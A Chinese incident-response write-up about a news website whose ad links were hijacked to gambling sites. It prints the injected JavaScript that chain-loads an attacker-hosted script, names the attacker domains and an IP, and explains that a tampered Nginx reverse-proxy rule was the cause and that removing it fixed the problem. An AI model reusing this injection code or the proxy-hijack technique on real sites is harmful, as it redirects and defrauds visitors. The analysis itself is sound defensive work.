第4篇：新闻源网站劫持

新闻源网站一般权重较高，收录快，能够被搜索引擎优先收录，是黑灰产推广引流的必争之地，很容易成为被攻击的对象。被黑以后主要挂的不良信息内容主要是博彩六合彩等赌博类内容，新闻源网站程序无论是自主开发的还是开源程序，都有被黑的可能，开源程序更容易被黑。

现象描述：

某新闻源网站首页广告链接被劫持到菠菜网站


有三个广告专题，链接形式如下：

http://www.xxx.cn/zhuanti/yyysc/index.shtml


http://www.xxx.cn/zhuanti/wwwsc/index.shtml

http://www.xxx.cn/zhuanti/zzzsc/index.shtml

点击这三条链接会跳转到博彩网站。简单抓包分析一下过程：




可以发现此时这个返回页面已被劫持，并且加载了第三方js文件，http://xn--dpqw2zokj.com/N/js/dt.js，进一步访问该文件：




```
var _hmt = _hmt || [];
(function() {
  var hm = document.createElement("script");
  hm.src = "https://hm.baidu.com/hm.js?5fa93dff27c1ac39be066ba260b14556";
  var s = document.getElementsByTagName("script")[0];
  s.parentNode.insertBefore(hm, s);
})();

document.writeln("<script language=\"javascript\" src=\"http://xn--dpqw2zokj.com/N/js/yz.js\"><\/script>");
```

dt.js进一步加载了另一条js，访问http://xn--dpqw2zokj.com/N/js/yz.js



我们发现链接跳转到https://1emcoo.com/?dt，进一步访问这个链接，网站为博彩链接导航网站，访问后会随机跳转到第三方赌博网站。

问题处理：

找到url对应的文件位置，即使文件被删除，链接依然可以访问，可以发现三条链接都是以“sc”后缀。

对Nginx配置文件进行排查，发现Nginx配置文件VirtualHost.conf被篡改，通过反向代理匹配以“sc”后缀的专题链接，劫持到http://103.233.248.163，该网站为博彩链接导航网站。

删除恶意代理后，专题链接访问恢复。

后续持续更新内容，将发布在公众号Bypass--，同时公众号提供了该项目的PDF版本，关注后回复"应急响应" 即可下载。